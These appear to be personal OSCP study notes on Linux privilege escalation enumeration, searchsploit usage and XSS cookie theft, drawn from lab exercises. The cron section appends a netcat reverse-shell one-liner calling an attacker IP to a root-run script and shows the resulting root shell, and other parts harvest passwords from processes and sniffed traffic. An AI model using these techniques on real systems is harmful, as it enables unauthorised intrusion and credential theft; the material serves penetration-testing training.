In general, we're primarily interested in a firewall's state, profile, and rules during the remote exploitation phase of an assessment. However, this information can also be useful during privilege escalation. For example, if a network service is not remotely accessible because it is blocked by the firewall, it is generally accessible locally via the loopback interface. If we can interact with these services locally, we may be able to exploit them to escalate our privileges on the local system.

During this phase, we can also gather information about inbound and outbound port filtering to facilitate port forwarding and tunneling when it's time to pivot to an internal network.

On Linux-based systems, we must have *root* privileges to list firewall rules with *iptables*. However, depending on how the firewall is configured, we may be able to glean information about the rules as a standard user.

For example, the *iptables-persistent* package on Debian Linux saves firewall rules in specific files under **/etc/iptables** by default. These files are used by the system to restore *netfilter* rules at boot time. These files are often left with weak permissions, allowing them to be read by any local user on the target system.

We can also search for files created by the *iptables-save* command, which is used to dump the firewall configuration to a file specified by the user. This file is then usually used as input for the *iptables-restore* command and used to restore the firewall rules at boot time. If a system administrator had ever run this command, we could search the configuration directory (**/etc**) or grep the file system for iptables commands to locate the file. If the file has insecure permissions, we could use the contents to infer the firewall configuration rules running on the system.

```
joe@debian-privesc:~$ cat /etc/iptables/rules.v4
Generated by xtables-save v1.8.2 on Thu Aug 18 12:53:22 2022
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -p tcp -m tcp --dport 1999 -j ACCEPT
COMMIT
Completed on Thu Aug 18 12:53:22 2022
```

*Listing 10 - Inspecting custom IP tables*

- [cat /etc/iptables/rules.v4](#)

Since this file is read-only by any users other than root, we can inspect its contents. We'll notice a non-default rule that explicitly allows the destination port *1999*. This configuration detail stands out and should be noted for later investigation.

---

## Service Enumeration

1. Use [Searchsploit](#)
2. Use [Exploit-DB](#) and [Rapid7](#)
3. Search on google with "CVE" or "Github"

## Version of software on website

- [curl http://\[IP\] | grep "version"](#)
  - Scroll through the output for red text that says "version"
  - Or try another key word if that doesn't work, like the name of the application
- Check [/documentation](#) or [/README.md](#)

## Searchsploit

First, update the local copy:

```
sudo apt update && sudo apt install exploitdb
```

- The above command updates the local copy of the Exploit Database archive under /usr/share/exploitdb/. This directory is split into two major sections, exploits and shellcodes. The /usr/share/exploitdb/ directory contains CSV files for each of the exploits and shellcodes directories. Each CSV file contains the file information of all files within their respective subdirectories. These CSV files contain similar information to the Exploit DB website, such as the EDB-ID, title, author, platform, and other information we covered previously.

```
kali㉿kali:~$ ls -1 /usr/share/exploitdb/
exploits
files_exploits.csv
files_shellcodes.csv
shellcodes
```

*Listing 6 - Listing the two major sections in the archive main directory with the database reference files*

Exploit Title	Path
Umbraco CMS - Remote Command Execution (Metasploit)	windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Execution	aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authenticated)	aspx/webapps/49488.py
Umbraco CMS 8.9.1 - Directory Traversal	aspx/webapps/50241.py
Umbraco CMS SeoChecker Plugin 1.9.2 - Cross-Site Scripting	php/webapps/44988.txt
Umbraco v8.14.1 - 'baseUrl' SSRF	aspx/webapps/50462.txt

- The exploit id's are those numbers inside of the "Path"

Update Searchsploit Database

- `searchsploit -u`

How to use:

- `searchsploit [service and version]`

How to look into a specific one script (Show Detailed Exploit Information):

- `searchsploit -x [exploit id]`
  - This tells you requirements and more info about script
  - PRESS "q" to get out of the view

Copy an Exploit to Your (current working) Directory:

- `searchsploit -m [exploit id]`
  - Or you can specify the path to the exploit

```
kali@kali:~$ searchsploit -m windows/remote/48537.py

Exploit: Microsoft Windows - 'SMBGhost' Remote Code Execution
URL: https://www.exploit-db.com/exploits/48537
Path: /usr/share/exploitdb/exploits/windows/remote/48537.py
File Type: Python script, ASCII text executable, with very long lines (343)

Copied to: /home/kali/48537.py

kali@kali:~$ searchsploit -m 42031
Exploit: Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution
(MS17-010)
URL: https://www.exploit-db.com/exploits/42031
Path: /usr/share/exploitdb/exploits/windows/remote/42031.py
File Type: Python script, ASCII text executable

Copied to: /home/kali/42031.py
```

*Listing 13 - The exploits are copied to the current working directory with searchsploit*

The exploits we wanted are now copied into our current working directory. The first command execution copied the exploit file, and the second command execution copied the exploit by its EDB-ID.

Exclude Certain Terms

- `searchsploit apache --exclude php`

Export Results to a File:

- `searchsploit Apache > apache_exploits.txt`

Use Exact Keyword

- `searchsploit "Apache 2.4.29"`

Get Structured JSON Output:

- `searchsploit --json [keyword]`

Open in the web:

- `searchsploit -w [keyword]`

**Tip:** Once you find a CVE, start searching with that exact CVE since it will give you more exact results

---

## Scheduled Tasks (Cron) Enumeration

### Checking installed cron jobs

From OSCP (18.1.2. Manual Enumeration) (Module 18 Linux Privilege Escalation)

Next, let's examine scheduled tasks that attackers commonly leverage during privilege escalation attacks. Systems acting as servers often periodically execute various automated, scheduled tasks. When these systems are misconfigured, or the user-created files are left with insecure permissions, we can modify these files that will be executed by the scheduling system at a high privilege level.

The Linux-based job scheduler is known as [cron](#). Scheduled tasks are listed under the `/etc/cron.*` directories, where \* represents the frequency at which the task will run. For example, tasks that will be run daily can be found under `/etc/cron.daily`. Each script is listed in its own subdirectory.

```
joe@debian-privesc:~$ ls -lah /etc/cron*
-rw-r--r-- 1 root root 1.1K Oct 11 2019 /etc/crontab

/etc/cron.d:
total 24K
drwxr-xr-x 2 root root 4.0K Aug 16 04:25 .
drwxr-xr-x 120 root root 12K Aug 18 12:37 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rw-r--r-- 1 root root 285 May 19 2019 anacron

/etc/cron.daily:
total 60K
drwxr-xr-x 2 root root 4.0K Aug 18 09:05 .
drwxr-xr-x 120 root root 12K Aug 18 12:37 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
-rwxr-xr-x 1 root root 311 May 19 2019 0anacron
-rwxr-xr-x 1 root root 539 Aug 8 2020 apache2
-rwxr-xr-x 1 root root 1.5K Dec 7 2020 apt-compat
-rwxr-xr-x 1 root root 355 Dec 29 2017 bsdmainutils
-rwxr-xr-x 1 root root 384 Dec 31 2018 cracklib-runtime
-rwxr-xr-x 1 root root 1.2K Apr 18 2019 dpkg
-rwxr-xr-x 1 root root 2.2K Feb 10 2018 locate
-rwxr-xr-x 1 root root 377 Aug 28 2018 logrotate
-rwxr-xr-x 1 root root 1.1K Feb 10 2019 man-db
-rwxr-xr-x 1 root root 249 Sep 27 2017 passwd

/etc/cron.hourly:
total 20K
drwxr-xr-x 2 root root 4.0K Aug 16 04:17 .
drwxr-xr-x 120 root root 12K Aug 18 12:37 ..
-rw-r--r-- 1 root root 102 Oct 11 2019 .placeholder
```

- **ls -lah /etc/cron\***
- Listing the directory contents, we notice several tasks scheduled to run daily.

It is worth noting that system administrators often add their own scheduled tasks in the **/etc/crontab** file. These tasks should be inspected carefully for insecure file permissions, since most jobs in this file will run as root. To view the current user's scheduled jobs, we can run **crontab** followed by the **-l** parameter.

```
joe@debian-privesc:~$ crontab -l
Edit this file to introduce tasks to be run by cron.
#
Each task to run has to be defined through a single line
indicating with different fields when the task will be run
and what command to run for the task
#
To define the time you can provide concrete values for
minute (m), hour (h), day of month (dom), month (mon),
and day of week (dow) or use '*' in these fields (for 'any').
#
Notice that tasks will be started based on the cron's system
daemon's notion of time and timezones.
#
Output of the crontab jobs (including errors) is sent through
email to the user the crontab file belongs to (unless redirected).
#
For example, you can run a backup of all your user accounts
at 5 a.m every week with:
0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
For more information see the manual pages of crontab(5) and cron(8)
#
m h dom mon dow command
```

*Listing 12 - Listing cron jobs for the current user*

- **crontab -l**

In the above output, only the commented instructions are present, meaning no cron job has been configured for the user *joe*. However, if we try to run the same command with the **sudo** prefix, we discover that a backup script is scheduled to run every minute.

```
joe@debian-privesc:~$ sudo crontab -l
[sudo] password for joe:
Edit this file to introduce tasks to be run by cron.

...
m h dom mon dow command

* * * * * /bin/bash /home/joe/.scripts/user_backups.sh
```

*Listing 13 - Listing cron jobs for the root user*

- **sudo crontab -l**

Listing cron jobs using sudo reveals jobs run by the *root* user. In this example, it shows a backup script running as root. If this file has weak permissions, we may be able to leverage it to escalate our privileges.

As we'll learn later in this Module, the joe user has been granted specific sudo permission only to list cron jobs running as the root user. This permission alone cannot be abused to obtain a root shell.

## Checking Cron Log files

From OSCP (18.3.1. Abusing Cron Jobs) (Module 18 Linux Privilege Escalation)

Let's focus on another family of privilege escalation techniques and learn how to leverage insecure file permissions. For this section, we will assume that we have already gained access to our Linux target machine as an unprivileged user.

To leverage insecure file permissions, we must locate an executable file that not only allows us write access, but also runs at an elevated privilege level. On a Linux system, the [cron](#) time-based job scheduler is a prime target, since system-level scheduled jobs are executed with root user privileges and system administrators often create scripts for cron jobs with insecure permissions.

For this example, we will SSH into the VM 1 as the *joe* user, providing *offsec* as a password. In a previous section, we demonstrated where to check the filesystem for installed cron jobs on a target system. We could also inspect the cron log file ([/var/log/cron.log](#)) for running cron jobs:

```
joe@debian-privesc:~$ grep "CRON" /var/log/syslog
...
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (pidfile fd = 3)
Aug 25 04:56:07 debian-privesc cron[463]: (CRON) INFO (Running @reboot jobs)
Aug 25 04:57:01 debian-privesc CRON[918]: (root) CMD (/bin/bash /home/joe/.scripts/
user_backups.sh)
Aug 25 04:58:01 debian-privesc CRON[1043]: (root) CMD (/bin/bash /home/joe/.scripts/
user_backups.sh)
Aug 25 04:59:01 debian-privesc CRON[1223]: (root) CMD (/bin/bash /home/joe/.scripts/
user_backups.sh)
```

Listing 35 - Inspecting the cron log file

- grep "CRON" /var/log/syslog

It appears that a script called **user\_backups.sh** under **/home/joe/** is executed in the context of the root user. Judging by the timestamps, it seems that this job runs once every minute.

Since we know the location of the script, we can inspect its contents and permissions.

```
joe@debian-privesc:~$ cat /home/joe/.scripts/user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/

joe@debian-privesc:~$ ls -lah /home/joe/.scripts/user_backups.sh
-rwxrwxrw- 1 root root 49 Aug 25 05:12 /home/joe/.scripts/user_backups.sh
```

*Listing 36 - Showing the content and permissions of the user\_backups.sh script*

The script itself is fairly straight-forward: it simply copies the user's **home** directory to the **backups** subdirectory. The [permissions](#) of the script reveal that every local user can write to the file.

Since an unprivileged user can modify the contents of the backup script, we can edit it and add a reverse shell [one-liner](#). If our plan works, we should receive a root-level reverse shell on our attacking machine after, at most, a one-minute period.

```
joe@debian-privesc:~$ cd .scripts

joe@debian-privesc:~/scripts$ echo >> user_backups.sh

joe@debian-privesc:~/scripts$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i
2>&1|nc 192.168.118.2 1234 >/tmp/f" >> user_backups.sh

joe@debian-privesc:~/scripts$ cat user_backups.sh
#!/bin/bash

cp -rf /home/joe/ /var/backups/joe/
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.0.4 1234 >/tmp/f
```

*Listing 37 - Inserting a reverse shell one-liner in user\_backups.sh*

- echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.118.2 1234 >/tmp/f"
 >> user\_backups.sh

All we must do now is set up a listener on our Kali Linux machine and wait for the cron job to execute:

```
kali㉿kali:~$ nc -lnpv 1234
listening on [any] 1234 ...
connect to [192.168.118.2] from (UNKNOWN) [192.168.50.214] 57698
/bin/sh: 0: can't access tty; job control turned off
id
uid=0(root) gid=0(root) groups=0(root)
```

*Listing 38 - Getting a root shell from our target*

As shown in the previous listing, the cron job did execute, as well as the reverse shell one-liner. We have successfully elevated our privileges and have access to a root shell on the target.

Although this was a simple example, it is not uncommon to find similar situations in the field since administrators are often more focused on pushing systems into production rather than securing script file permissions.

---

## Installed Programs Enumeration

**From OSCP (18.1.2. Manual Enumeration) (Module 18 Linux Privilege Escalation)**

At some point, we may need to leverage an exploit to escalate our local privileges. If so, our search for a working exploit begins with the enumeration of all installed applications, noting the version of each. We can use this information to search for a matching exploit.

Manually searching for this information could be very time consuming and ineffective, so we'll learn how to automate this process in the next section. However, we should know how to manually query installed packages as this is needed to corroborate information obtained during previous enumeration steps.

Linux-based systems use a variety of package managers. For example, Debian-based Linux distributions, like the one in our lab, use [dpkg](#), while Red Hat-based systems use [rpm](#).

To list applications installed by dpkg on our Debian system, we can use **dpkg -l**.

```
joe@debian-privesc:~$ dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name Version
Architecture Description
+---+
=====
ii accountsservice 0.6.45-2
amd64 query and manipulate user account information
ii acl 2.2.53-4
amd64 access control list - utilities
ii adduser 3.118
all add and remove users and groups
ii adwaita-icon-theme 3.30.1-1
all default icon theme of GNOME
ii aisleriot 1:3.22.7-2
amd64 GNOME solitaire card game collection
ii alsa-utils 1.1.8-2
amd64 Utilities for configuring and using ALSA
ii anacron 2.3-28
amd64 cron-like program that doesn't go by time
ii analog 2:6.0-22
amd64 web server log analyzer
ii apache2 2.4.38-3+deb10u7
amd64 Apache HTTP Server
ii apache2-bin 2.4.38-3+deb10u7
amd64 Apache HTTP Server (modules and other binary files)
ii apache2-data 2.4.38-3+deb10u7
all Apache HTTP Server (common files)
ii apache2-doc 2.4.38-3+deb10u7
all Apache HTTP Server (on-site documentation)
ii apache2-utils 2.4.38-3+deb10u7
amd64 Apache HTTP Server (utility programs for web servers)
...

```

*Listing 14 - Listing all installed packages on a Debian Linux operating system*

- **dpkg -l**

This confirms what we expected earlier from enumerating listening ports: the Debian 10 machine is, in fact, running a web server. In this case, it is running Apache2.

To look at a specific program (ex. To find the version of a specific program, you can do the following)

- **dpkg -l | grep <program>**
  - On Debian
- **rpm -qa | grep <program>**
  - On RPM
- **<program> --version**
- **<program> -v**

# Insecure File Enumeration

From **OSCP (18.1.2. Manual Enumeration)** (Module 18 Linux Privilege Escalation)

As we previously mentioned, files with insufficient access restrictions can create a vulnerability that may grant an attacker elevated privileges. This most often happens when an attacker can modify scripts or binary files that are executed under the context of a privileged account.

Sensitive files that are readable by an unprivileged user may also contain important information such as hard-coded credentials for a database or a service account running with higher privileges.

Since it is not feasible to manually check the permissions of each file and directory, we need to automate this task as much as possible. As a start, we can use **find** to identify files with insecure permissions.

In the example below, we are searching for every directory writable by the current user on the target system. We'll search the whole root directory (/) and use the **-writable** argument to specify the attribute we are interested in. We can also use **-type d** to locate directories, and filter errors with **2>/dev/null**:

```
joe@debian-privesc:~$ find / -writable -type d 2>/dev/null
..
/home/joe
/home/joe/Videos
/home/joe/Templates
/home/joe/.local
/home/joe/.local/share
/home/joe/.local/share/sounds
/home/joe/.local/share/evolution
/home/joe/.local/share/evolution/tasks
/home/joe/.local/share/evolution/tasks/system
/home/joe/.local/share/evolution/tasks/trash
/home/joe/.local/share/evolution/addressbook
/home/joe/.local/share/evolution/addressbook/system
/home/joe/.local/share/evolution/addressbook/system/photos
/home/joe/.local/share/evolution/addressbook/trash
/home/joe/.local/share/evolution/mail
/home/joe/.local/share/evolution/mail/trash
/home/joe/.local/share/evolution/memos
/home/joe/.local/share/evolution/memos/system
/home/joe/.local/share/evolution/memos/trash
/home/joe/.local/share/evolution/calendar
/home/joe/.local/share/evolution/calendar/system
/home/joe/.local/share/evolution/calendar/trash
/home/joe/.local/share/icc
/home/joe/.local/share/gnome-shell
/home/joe/.local/share/gnome-settings-daemon
/home/joe/.local/share/keyrings
/home/joe/.local/share/tracker
/home/joe/.local/share/tracker/data
/home/joe/.local/share/folks
/home/joe/.local/share/gvfs-metadata
/home/joe/.local/share/applications
/home/joe/.local/share/nano
/home/joe/Downloads
/home/joe/.scripts
```

- **find / -writable -type d 2>/dev/null**

As shown above, several directories seem to be world-writable, including the **/home/joe/.scripts** directory, which is the location of the cron script we found earlier. This certainly warrants further investigation.

---

# Unmounted Drives Enumeration

On most systems, drives are automatically mounted at boot time. Because of this, it's easy to forget about unmounted drives that could contain valuable information. We should always look for unmounted drives, and if they exist, check the mount permissions.

On Linux-based systems, we can use [mount](#) to list all mounted filesystems. In addition, the [/etc/fstab](#) file lists all drives that will be mounted at boot time.

```
joe@debian-privesc:~$ cat /etc/fstab
...
UUID=60b4af9b-bc53-4213-909b-a2c5e090e261 / ext4 errors=remount-ro 0
1
swap was on /dev/sda5 during installation
UUID=86dc11f3-4b41-4e06-b923-86e78eaddab7 none swap sw 0
0
/dev/sr0 /media/cdrom0 udf,iso9660 user,noauto 0 0

joe@debian-privesc:~$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
udev on /dev type devtmpfs (rw,nosuid,relatime,size=1001064k,nr_inodes=250266,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,noexec,relatime,size=204196k,mode=755)
/dev/sda1 on / type ext4 (rw,relatime,errors=remount-ro)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
tmpfs on /run/lock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=5120k)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,mode=755)
cgroup2 on /sys/fs/cgroup/unified type cgroup2
(rw,nosuid,nodev,noexec,relatime,nsdelegate)
cgroup on /sys/fs/cgroup/systemd type cgroup
(rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime)
bpf on /sys/fs/bpf type bpf (rw,nosuid,nodev,noexec,relatime,mode=700)
...
systemd-1 on /proc/sys/fs/binfmt_misc type autofs
(rw,relatime,fd=25,pgrp=1,timeout=0,minproto=5,maxproto=5,direct,pipe_ino=10550)
mqueue on /dev/mqueue type mqueue (rw,relatime)
debugfs on /sys/kernel/debug type debugfs (rw,relatime)
hugepages on /dev/hugepages type hugepages (rw,relatime,pagesize=2M)
tmpfs on /run/user/117 type tmpfs
(rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=117,gid=124)
tmpfs on /run/user/1000 type tmpfs
(rw,nosuid,nodev,relatime,size=204192k,mode=700,uid=1000,gid=1000)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
```

Listing 16 - Listing content of /etc/fstab and all mounted drives

- [cat /etc/fstab](#)
- [mount](#)

The output reveals a swap partition and the primary ext4 disk of this Linux system.

Keep in mind that the system administrator might have used custom configurations or scripts to mount drives that are not listed in the [/etc/fstab](#) file. Because of this, it's good practice to not only scan [/etc/fstab](#), but to also gather information about mounted drives using [mount](#).

Furthermore, we can use **`lsblk`** to view all available disks.

```
joe@debian-privesc:~$ lsblk
NAME MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
sda 8:0 0 32G 0 disk
| -sda1 8:1 0 31G 0 part /
| -sda2 8:2 0 1K 0 part
| -sda5 8:5 0 975M 0 part [SWAP]
sr0 11:0 1 1024M 0 rom
```

*Listing 17 - Listing all available drives using lsblk*

We'll notice that the *sda* drive consists of three different numbered partitions. In some situations, showing information for all local disks on the system might reveal partitions that are not mounted. Depending on the system configuration (or misconfiguration), we then might be able to mount those partitions and search for interesting documents, credentials, or other information that could allow us to escalate our privileges or get a better foothold in the network.

---

## Kernel Enumeration

### Dirty pipe:

- Dirty Pipe Vulnerable: 5.8 → 5.16.10 (inclusive), 5.15 → 5.15.24, 5.10 → 5.10.101
- 5.9.0 exploited in OSCP-B .149

### From OSCP (18.1.2. Manual Enumeration) (Module 18 Linux Privilege Escalation)

Another common privilege escalation technique involves exploitation of device drivers and kernel modules. We will explore actual exploitation tactics later in this Module, but first let's examine some important enumeration techniques.

Since this technique relies on matching vulnerabilities with corresponding exploits, we'll need to gather a list of drivers and kernel modules that are loaded on the target. We can enumerate the loaded kernel modules using `lsmod` without any additional arguments.

```
joe@debian-privesc:~$ lsmod
Module Size Used by
binfmt_misc 20480 1
rfkill 28672 1
sb_edac 24576 0
crc10dif_pclmul 16384 0
crc32_pclmul 16384 0
ghash_clmulni_intel 16384 0
vmw_balloon 20480 0
...
drm 495616 5 vmwgfx,drm_kms_helper,ttm
libata 270336 2 ata_piix,ata_generic
vmw_pvscsi 28672 2
scsi_mod 249856 5 vmw_pvscsi,sd_mod,libata,sg,sr_mod
i2c_piix4 24576 0
button 20480 0
```

*Listing 18 - Listing loaded drivers*

Once we've collected the list of loaded modules and identified those, we want more information about, such as libata in the above example, we can use modinfo to find out more about the specific module. We should note that this tool requires the full path to run.

```
joe@debian-privesc:~$ /sbin/modinfo libata
filename: /lib/modules/4.19.0-21-amd64/kernel/drivers/ata/libata.ko
version: 3.00
license: GPL
description: Library module for ATA devices
author: Jeff Garzik
srcversion: 00E4F01BB3AA2AAF98137BF
depends: scsi_mod
retpoline: Y
intree: Y
name: libata
vermagic: 4.19.0-21-amd64 SMP mod_unload modversions
sig_id: PKCS#7
signer: Debian Secure Boot CA
sig_key: 4B:6E:F5:AB:CA:66:98:25:17:8E:05:2C:84:66:7C:CB:C0:53:1F:8C
...
```

*Listing 19 - Displaying additional information about a module*

- [/sbin/modinfo libata](#)

Once we've obtained a list of drivers and their versions, we are better positioned to find any relevant exploits.

Another command is [uname -a](#), and more about it can be found in this document

## Kernel Exploitation

### **Dirty pipe:**

- Dirty Pipe Vulnerable: 5.8 → 5.16.10 (inclusive), 5.15 → 5.15.24, 5.10 → 5.10.101
- 5.9.0 exploited in OSCP-B .149

Look at the example in **OSCP 18.4.3. Exploiting Kernel Vulnerabilities**

`cat /etc/issue`

`uname -r`

`arch`

Ubuntu 16.04.3 LTS (**kernel 4.4.0-116-generic**) was exploited in **OSCP 18.4.3. Exploiting Kernel Vulnerabilities**

- They found exploit for **Linux Kernel < 4.13.9**
  - They used searchsploit 45010.c
  - And it was cve-2017-16995
- 

## User Trail Enumeration

From **OSCP 18.2.1. Inspecting User Trails**

**Environment variable:**

```
joe@debian-privesc:~$ env
...
XDG_SESSION_CLASS=user
TERM=xterm-256color
SCRIPT_CREDENTIALS=lab
USER=joe
LC_TERMINAL_VERSION=3.4.16
SHLVL=1
XDG_SESSION_ID=35
LC_CTYPE=UTF-8
XDG_RUNTIME_DIR=/run/user/1000
SSH_CLIENT=192.168.118.2 59808 22
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus
MAIL=/var/mail/joe
SSH_TTY=/dev/pts/1
OLDPWD=/home/joe/.cache
_=~/usr/bin/env
```

Listing 24 - Inspecting Environment Variables

- **env**

Interestingly, the *SCRIPT\_CREDENTIALS* variable holds a value that resembles a password. To confirm that we are dealing with a permanent variable, we need to inspect the *.bashrc* configuration file.

- **.bashrc** is a shell startup file that Bash **runs every time you start a new interactive, non-login shell**—for example, when you open a new terminal tab or window in a graphical environment, or when you SSH into a system without starting a login shell.

```
joe@debian-privesc:~$ cat .bashrc
~/.bashrc: executed by bash(1) for non-login shells.
see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
for examples

If not running interactively, don't do anything
case $- in
 i) ;;
 *) return;;
esac

don't put duplicate lines or lines starting with space in the history.
See bash(1) for more options
export SCRIPT_CREDENTIALS="lab"
HISTCONTROL=ignoreboth
...
```

Listing 25 - Inspecting .bashrc

- **cat .bashrc**

From the above listing, we can confirm that the variable holding the password is exported when a user's shell is launched.

Let's first try to escalate our privileges by directly typing the newly-discovered password.

```
joe@debian-privesc:~$ su - root
Password:

root@debian-privesc:~# whoami
root
```

*Listing 26 - Becoming 'root' user with the leaked credential*

- **su - root**
  - **su root** → switch to root but keep your current environment.
    - Switches to the root user **without** simulating a full login
    - Keeps most of your current environment variables (including potentially insecure ones).
    - Keeps your current working directory (e.g., /home/joe).
    - Reads root's .bashrc (if the shell is interactive), not .bash\_profile.
  - **su - root** → switch to root and make it as if root just logged in fresh.
    - Switches to the root user **with** a login shell.
    - Resets the environment to what root would normally get at login (safer, more predictable).
    - Reads root's login shell files like .bash\_profile (and indirectly .bashrc).
- **whoami**

---

## Service footprint enumeration

Another helpful example of this was when we ran **pspy64** in **Relia Challenge Lab** machine 172.16.xxx.19, and saw the Borg process PASSPHRASE that it used to authenticate. So, since it left that footprint, we were able to exploit and use Borg.

From **OSCP 18.2.2. Inspecting Service Footprints**

System [daemons](#) are Linux services that are spawned at boot time to perform specific operations without any need for user interaction. Linux servers are often configured to host numerous daemons, like SSH, web servers, and databases, to mention a few.

System administrators often rely on custom daemons to execute ad-hoc tasks, and they sometimes neglect security best practices.

As part of our enumeration efforts, we should inspect the behavior of running processes to hunt for any anomaly that might lead to an elevation of privileges.

Unlike on Windows systems, on Linux we can list information about higher-privilege processes such as the ones running inside the *root* user context.

We can enumerate all the running processes with the *ps* command and since it only takes a single snapshot of the active processes, we can refresh it using the *watch* command. In the following example, we will run the **ps** command every second via the **watch** utility and **grep** the results on any occurrence of the word "pass".

```
joe@debian-privesc:~$ watch -n 1 "ps -aux | grep pass"
...
joe 16867 0.0 0.1 6352 2996 pts/0 S+ 05:41 0:00 watch -n 1 ps -aux |
grep pass
root 16880 0.0 0.0 2384 756 ? S 05:41 0:00 sh -c sshpass -p
'Lab123' ssh -t eve@127.0.0.1 'sleep 5;exit'
root 16881 0.0 0.0 2356 1640 ? S 05:41 0:00 sshpass -p zzzzzz ssh
-t eve@127.0.0.1 sleep 5;exit
...
```

*Listing 33 - Harvesting Active Processes for Credentials*

- **watch -n 1 "ps -aux | grep pass"**

In Listing 33, we notice the administrator has configured a system daemon that is connecting to the local system with eve's credentials in clear text. Most importantly, the fact that the process is running as *root* does not prevent us from inspecting its activity.

Another more holistic angle we should take into consideration when enumerating for privilege escalation is to verify whether we have rights to capture network traffic.

*tcpdump* is the de facto command line standard for packet capture, and it requires administrative access since it operates on raw sockets. However, it's not uncommon to find IT personnel accounts have been given exclusive access to this tool for troubleshooting purposes.

To illustrate the concept, we can run *tcpdump* as the *joe* user who has been granted specific sudo permissions to run it.

**WARNING:** *tcpdump* cannot be run without sudo permissions. That is because it needs to set up [raw sockets](#) in order to capture traffic, which is a privileged operation.

Let's try to capture traffic in and out of the loopback interface, then dump its content in ASCII using the **-A** parameter. Ultimately, we want to filter any traffic containing the "pass" keyword.

```
joe@debian-privesc:~$ sudo tcpdump -i lo -A | grep "pass"
[sudo] password for joe:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on lo, link-type EN10MB (Ethernet), capture size 262144 bytes
...{...zuser:root,pass:lab -
...5...5user:root,pass:lab -
```

*Listing 34 - Using tcpdump to Perform Password Sniffing*

- `sudo tcpdump -i lo -A | grep "pass"`

After a few seconds we are prompted with the root user's clear text credentials. Nice!

These two examples provide an entry point for the many avenues available when hunting for leaked credentials. Having covered the low-hanging fruit, next we'll explore how to escalate privileges via misconfigured file permissions.

---

## systemctl & systemd enumeration

Make sure to run "`systemctl --version`" to check to see if *systemctl* might have some vulnerabilities. This was the case for the **Sau HTB** retired Machine

**systemd:** The actual daemon and backend system manager.

**systemctl:** A utility to interact with and manage *systemd*.

---

## Backups

It's a very good privilege escalation strategy to look at backups, since they often have readable versions of previous credentials, or important files.

We saw this first hand in **OSCP-A** when there was a /opt/backup folder that held credentials

This was also mentioned in the **Tib3rius** course in the video Weak File Permissions  
Look in **/tmp**, **/var/backups** and **/opt/backup**

---

## XSS (Cross-Site Scripting)

More can be found in **OSCP 8.4. Cross-Site Scripting**

- It actually is really comprehensive and looks good

Use [webhook.site](#) to receive all the cookies that get sent

The screenshot shows a browser's developer tools Network tab. A single GET request is listed, pointing to <https://webhook.site/3eab5abf-b8fa-4443-9a37-c87c9fa1a362>. The Headers section contains numerous entries including x-pool-slg, accept-language, user-agent, priority, sec-fetch-user, sec-fetch-site, sec-fetch-mode, sec-fetch-dest, upgrade-insecure-requests, referer, accept-encoding, accept, host, content-length, and content-type. The Form values section is empty. The Query strings section also indicates '(empty)'.

- **IF YOU USE WEBHOOKS, MAKE SURE TO DO https, not http**
- The underlined is where to find the URL to send it to. And then a new entry on the left will appear when someone sends a GET request

- And then you should see a cookie whenever someone sends a cookie

You can set up python server to listen to requests:

- `python3 -m http.server 5000`
  - The `-m` flag in Python stands for module. It tells Python to locate the specified module (in this case, `http.server`), and run it as a script.
  - The Python HTTP server gives access to the files in the current working directory (CWD) where the command is executed

## Understand XSS Types

- **Stored XSS:** Malicious script is stored on the server (e.g., in databases, comments, or user profiles).
  - **Blind XSS** (Cross-Site Scripting) is a type of **stored XSS** where the attacker injects malicious scripts into a web application, but the payload is not immediately executed in their own browser. Instead, it gets triggered later in a different context, typically when an administrator or another user with elevated privileges accesses the affected data.
- **Reflected XSS:** Malicious script is reflected off the server, often via URL parameters or form inputs.
  - And then you send that URL to people and they open it and since there is a script in the URL, and the page displays the content in the URL, then the page will run that malicious script upon opening the page
- **DOM-based XSS:** The vulnerability exists entirely on the client side due to JavaScript mishandling.

## From OSCP Book:

- Websites use cookies to track *state* and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to us as penetration testers: *Secure* and *HttpOnly*.
- The *Secure* flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in clear text and captured over the network.
- The *HttpOnly* flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, we can use an XSS payload to steal the cookie.
- Let's verify the nature of WordPress' session cookies by first logging in as the *admin* user.
- Next, we can open the Web Developer Tools, navigate to the *Storage* tab, then click on `http://offsecwp` under the *Cookies* menu on the left.

